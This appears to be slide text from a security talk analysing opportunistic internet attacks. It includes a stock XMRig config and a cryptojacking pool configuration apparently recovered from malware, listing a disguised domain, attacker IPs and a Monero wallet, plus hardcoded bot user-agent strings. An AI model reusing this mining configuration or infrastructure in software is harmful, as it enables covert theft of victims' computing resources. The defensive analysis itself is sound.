Monero Cryptocurrency miners

```
61      "pools": [
62          {
63              "algo": null,
64              "coin": null,
65              "url": "donate.v2.xmrig.com:3333",
66              "user": "YOUR_WALLET_ADDRESS",
67              "pass": "x",
68              "rig-id": null,
69              "nicehash": false,
70              "keepalive": false,
71              "enabled": true,
72              "tls": false,
73              "tls-fingerprint": null,
74              "daemon": false,
75              "socks5": null,
76              "self-select": null,
77              "submit-to-origin": false
78          }
```

https://github.com/xmrig/xmrig/blob/master/src/config.json

Monero Mining Pool Config

```
"pools": [
    {
        "coin": "monero",
        "algo": null,
        "url": "debian-package.center:80",
        "user": "45BLAvLNayefqNad3tGpHKPzviQUYHF1mCapMhgRuiiAJPYX4KyRCVg9veTmckPN7bDebx51LCuDQYyhFgVbUMhc4qY14CQ",
        "pass": "x",
        "tls": false,
        "keepalive": true,
        "nicehash": true
    },
    {
        "coin": "monero",
        "algo": null,
        "url": "45.9.148.125:80",
        "user": "45BLAvLNayefqNad3tGpHKPzviQUYHF1mCapMhgRuiiAJPYX4KyRCVg9veTmckPN7bDebx51LCuDQYyhFgVbUMhc4qY14CQ",
        "pass": "x",
        "tls": false,
        "keepalive": true,
        "nicehash": true
    },
    {
        "coin": "monero",
        "algo": null,
        "url": "45.9.148.129:80",
        "user": "45BLAvLNayefqNad3tGpHKPzviQUYHF1mCapMhgRuiiAJPYX4KyRCVg9veTmckPN7bDebx51LCuDQYyhFgVbUMhc4qY14CQ",
        "pass": "x",
        "tls": false,
        "keepalive": true,
        "nicehash": true
    }
],
```

Observations

```
Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/4.0; FDM; MSIECrawler; Media Center
Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/4.0; GTB7.4; InfoPath.2; SV1; .NET
Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; FunWebProducts)
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:25.0) Gecko/20100101 Firefox/25.0
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:21.0) Gecko/20100101 Firefox/21.0
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko/20100101 Firefox/24.0
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10; rv:33.0) Gecko/20100101 Firefox/33.0Mozilla/5.0
FAST-WebCrawler/3.6 (atw-crawler at fast dot no; http://fast.no/support/crawler.asp)
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0; SLCC1; .NET CLR 2.0.50727; .NE
TheSuBot/0.2 (www.thesubot.de)
BillyBobBot/1.0 (+http://www.billybobbot.com/crawler/)
Mozilla/5.0 (Windows; U; Windows NT 6.1; rv:2.2) Gecko/20110201
FAST-WebCrawler/3.7 (atw-crawler at fast dot no; http://fast.no/support/crawler.asp)
Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.1) Gecko/20090718 Firefox/3.5.1
zspider/0.9-dev http://feedback.redkolibri.com/
Mozilla/5.0 (Windows; U; Windows NT 6.1; en; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CL
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; SV1; .NET CLR 2.0.50727; InfoP
```

Hard Coded User Agent Strings

So What?

Takeaways: Internet Noise

- ✓ Botnet Building for DDOS + Lease
- ✓ Crypto Mining (Monero / XMRig)
- ✓ Opportunistic Threat Actors

Contact Me

@tankmek

https://www.linkedin.com/in/tankmek/